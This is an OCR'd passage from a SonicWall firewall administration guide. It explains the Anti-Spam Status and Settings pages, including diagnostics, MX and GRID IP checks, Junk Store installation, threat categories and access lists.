
If the Comprehensive Anti-Spam Service is licensed on the appliance, but has not been enabled, the **Anti-Spam > Status** page displays a notification.



To clear this notification and view the full Anti-Spam > Status page:

1. Navigate to the **Anti-Spam > Settings** page.
2. Select the **Enable Anti-Spam Service** check box.
3. Click **Accept**.


4 In the popup dialog box, click **Proceed**.



5 Follow the instructions. For more information, see Activating Anti-Spam.

6 Navigate back to the **Anti-Spam > Status** page.

The full **Anti-Spam > Status** page displays the state of your licensing and monitoring. You also can perform checks on domains and IP addresses to ensure they are valid.



Topics:


- Anti-Spam Service Status
- Monitoring Status
- Email Stream Diagnostics Capture
- MX Record Lookup and Banner Check
- GRID IP Check

Anti-Spam Service Status

The **Anti-Spam Service Status** section lists this information about the Anti-Spam feature:

- **Anti-Spam Service Expiration Date**
- **License Node Count**
- **Junk Store Version** – If the Junk Store is not installed and enabled, the version is 0.0.0.0.


Monitoring Status




The **Monitoring Status** section shows the status and statistics of the monitored Anti-Spam services:

- **Monitored Services** – Lists the services:
  - **SonicWall Anti-Spam Service**
  - **SonicWall Junk Store**
  - **Destination Mail Server**


TIP: By mousing over a monitored service, a pop-up displays the server address.



- **Current Status** – Shows the current status of each service. Mousing over the small triangle icon in the heading displays a pop-up description of the statuses:




  - **Operational** (green) – The monitored service is up and running.
  - **Unavailable** (red) – The monitored service is detected as down. Check connections to the remote system.
  - **Unknown** (red) – Probing of the monitored services has just started and its status is not known at the moment. If it is a local service, ensure it is installed.
- **Statistics** – contains a **Statistics** icon for each service. When moused over, the icon displays a pop-up description of the statistics collected about the service:



  - **Successes** – Number of successful probes.
  - **Failures** – Number of unsuccessful probes.
  - **Success Rate** – The percentage of total probes that were successful.

Email Stream Diagnostics Capture



The **Email Stream Diagnostics Capture** section captures SMTP-related traffic passing through the firewall and provides application data-formatted report of the captured data.

NOTE: The report only contains inbound traffic.


The status of the trace is displayed:

- **Trace** status:
  - **Active**


- Off
- **Buffer size**
- **Buffer is % full**
- **MB of buffer lost**

To create an application-formatted report on the SMTP-related traffic passing through your firewall:

1. Click the **Start Trace** button.
2. Stop the capture at any time by clicking the **Stop Trace** button.
3. Click **Download Data** to download the report to as `packet-hd.html` file. A warning message displays.




4. Click **OK**. The **Open packet-dh.html** dialog displays.



5. Select to:
   - Open the file in your browser by selecting a browser in the **Open with** (default) drop-down menu.
   - Save the file selecting **Save File**.


6 Click **OK**. If you opened the file, it is downloaded to your browser:



To clear the statistics:

1 Click the **Clear Capture** button.

MX Record Lookup and Banner Check



In the **MX Record Lookup and Banner Check** section, you can perform:

- An MX Record lookup for a given domain name.
- A connection check to the resulting host server or supplied IP address to retrieve the SMTP banner.


The DNS servers are displayed by default in the **DNS Server 1/2/3** fields; they cannot be changed. The SMTP port is displayed in the **SMTP Port** field.

When you enter a domain name or IP address, the Comprehensive Anti-Spam Service attempts to connect to that server and retrieve the SMTP banner. This feature allows you to verify that an email sender is not spoofing an address to appear more legitimate.


To look up the MX record of an emailer or domain:

1 Enter the domain name or IP address in the **Lookup name or IP** field.

2 Click **Go**. The results are displayed.



GRID IP Check




The **GRID IP Check** section allows you to perform a SonicWall GRID Network IP reputation check on a given host IP address. For more information on GRID networks, refer to the GRID Network.

To perform a GRID IP reputation check:

1 Enter an IP address in the **Host IP Address** field.


2 Click **Go**. The results are displayed.



85

Enabling and Activating Anti-Spam

Anti-Spam > Settings



The **Anti-Spam > Settings** page allows you to activate the Anti-Spam feature, configure email threat categories, modify access lists, and set advanced options.

Topics:


- Activating Anti-Spam
- Installing the Junk Store
- Configuring Email Threat Categories
- Configuring Access Lists
- Configuring Advanced Options

Activating Anti-Spam


After you have registered Anti-Spam, activate it to start your appliance-level protection from spam, phishing, and virus messages.

To activate Anti-Spam:


1 Navigate to the **Anti-Spam** > **Settings** page.




2 Click **Enable Anti-Spam Service** to activate the Anti-Spam feature. A message displays describing the effects of enabling the Anti-Spam Service and requesting agreement to proceed.



3 To proceed, click the **Proceed** button. Another message about the mail server to be used displays.



4 Click the **Next** button. A dialog requesting information about the server displays. The dialog's settings are populated with information taken from the system.



5 Optionally, change the information.

6 Click **Next**. A message displays explaining what is created during the installation.

7 Click **Confirm**.

When the Anti-Spam application is installed, you can:

- Download and install the Junk Box; see Installing the Junk Store
- Configure the email threat categories; see Configuring Email Threat Categories.

Installing the Junk Store

Anti-Spam can create a Junk Store on your Microsoft Exchange Server. The Junk Store quarantines messages for end-user analysis and provides statistics. Log in to your Exchange system, then open a browser to log in to the management interface, and install the Junk Store.

NOTE: While SonicWall supports non-Exchange SMTP servers, such as Sendmail and Lotus Domino, it is not required to install the Junk Store on one of these servers. Similar to the SonicWall Email Security product, the CASS 2.0 feature allows you to install the Junk Store on a stand-alone server.

To fully utilize the newest functionality available with CASS 2.0, SonicWall recommends installing Junk Store on a stand-alone server.

To install the Junk Store:

1 Log in to your Exchange system.

2 Open a web browser.


IMPORTANT: To download and install the SonicWall Junk Store application, you need the following on the system where you will install the Junk Store application:

- Internet Explorer 6 or above
- Microsoft Exchange Server
- Email Downloader ActiveX component for IE

3 Log in to the SonicOS management interface.

4 Navigate to the **Anti-Spam > Settings** page.

5 Go to the **SonicWall Junk Store Installer** section.



6 Click the **Junk Store Installer** icon to install the junk store on your Windows server.

NOTE: The first time the Junk Store application is installed, it takes about 5 - 15 minutes for the Junk Store to be operational.

7 If your browser warns you that the Web site is trying to load the SonicWall Email Security add-on:

a Click in the Information Bar.

b Select **Install ActiveX Control** in the pop-up menu. The Security Warning Screen displays.


8 Click **Install** to install the ActiveX Control.

9 On the **Anti-Spam > Settings** page, click the **Junk Store Installer** icon again. A progress bar is displayed on the page.

10 The installer launches when it is fully downloaded.

NOTE: Migrating data to the Junk Store may take a long time to complete.

11 Navigate to the **Anti-Spam > Status** page and verify that the SonicWall Junk Store is **Operational**.



Configuring Email Threat Categories

When Anti-Spam is activated, set your preferences. After these are configured, your email is filtered and sorted according to your configuration.

To set default settings for users' messages:

1 On the **Anti-Spam > Settings** page, scroll to the **Email Threat Categories** section.

2 Choose default settings for messages that contain or may contain spam, phishing, and virus issues; see Email Threat Category Settings: Options for options available in the drop-down menus:

- **Likely Spam** (default: **Store in Junk Box**)
- **Definite Spam** (default: **Permanently Delete**)
- **Likely Phishing** (default: **Tag with [LIKELY_PHISHING]**)

- **Definite Phishing** (default: **Store in Junk Box**)
- **Likely Virus** (default: **Store in Junk Box**)
- **Definite Virus** (default: **Permanently Delete**)

Email Threat Category Settings: Options

Category	Action
Filtering off	Anti-Spam does not scan and filter any email for this threat category, so all the email messages are delivered to the recipients.
Tag With [*TAG*]	The email is tagged with a term in the subject line: • [LIKELY_SPAM] • [SPAM] • [LIKELY_PHISHING] • [PHISHING] • [LIKELY_VIRUS] • [VIRUS] Selecting this option allows the user to have control of the email and can junk it if it is unwanted.
Store in Junk Box	The email message is stored in the Junk Box. It can be unjunked by users and administrators with appropriate permissions.
Permanently Delete	The email message is permanently deleted. CAUTION: **If you select this option, your organization risks losing wanted email.**

If you are using more than one domain, choose the Multiple Domains option and contact SonicWall or your SonicWall reseller for more information.


Configuring Access Lists

The two lists in the **User-defined Access Lists** section allow you to manage static allow and reject lists by designating which clients are allowed or denied connection to deliver email.

NOTE: Entry settings in these lists take precedence over GRID IP reputation check results.

To configure the lists:

1 On the **Anti-Spam > Settings** page, scroll to the **User-defined Access Lists** section.



2 Click the **Edit** icon for the list, **Allow Client List** or **Reject Client List**, you want to configure. The **Allow/Reject Client List** dialog displays.

3 Select items from the left column you want to add to the Allow List.

4 Click the **Right Arrow** button.

To remove items from the Allow List:

a Select the item(s) from the Allow List.


b Click the **Left Arrow** button.

5 When finished, click the **OK** button.

To add a host to the lists:

1 Scroll to the **User-defined Access Lists** section.

2 Click the **Add Host** icon. The **Add Host to Allow/Reject List** dialog displays.



3 Enter a name for the host in the **Name** field.

4 Select the type of host from the **Type** drop-down menu. The following setting(s) change, depending on the host type selected.

5 If you selected:


- **Host** (default) – enter the IP address in the **IP Address** field.
- **Range** – enter the starting and ending IP addresses in the **Starting IP Address** and **Ending IP Address** fields.

- **FQDN** – enter the FQDN hostname in the **FQDN Hostname** field.

6 Click **OK**.

Configuring Advanced Options

NOTE: The Advanced Options section is usually not displayed. To display this section, click the **Expand** button. To hide this section, click the **Collapse** button.



In the **Advanced Options** section, you can set the email options described in Anti-Spam > Settings: Advanced Options:.

Anti-Spam > Settings: Advanced Options

Setting type	Setting	Description
Anti-Spam Advanced Settings	Allow/Reject delivery of unprocessed mails when SonicWall Anti-Spam Service is unavailable	If the Anti-Spam service is not enabled or unavailable for some other reason, you can choose to let all unprocessed emails go through or to reject all unprocessed emails. Spam messages are delivered to users as well as good email. Choose from the drop-down menu: • **Allow** (default) • **Reject**
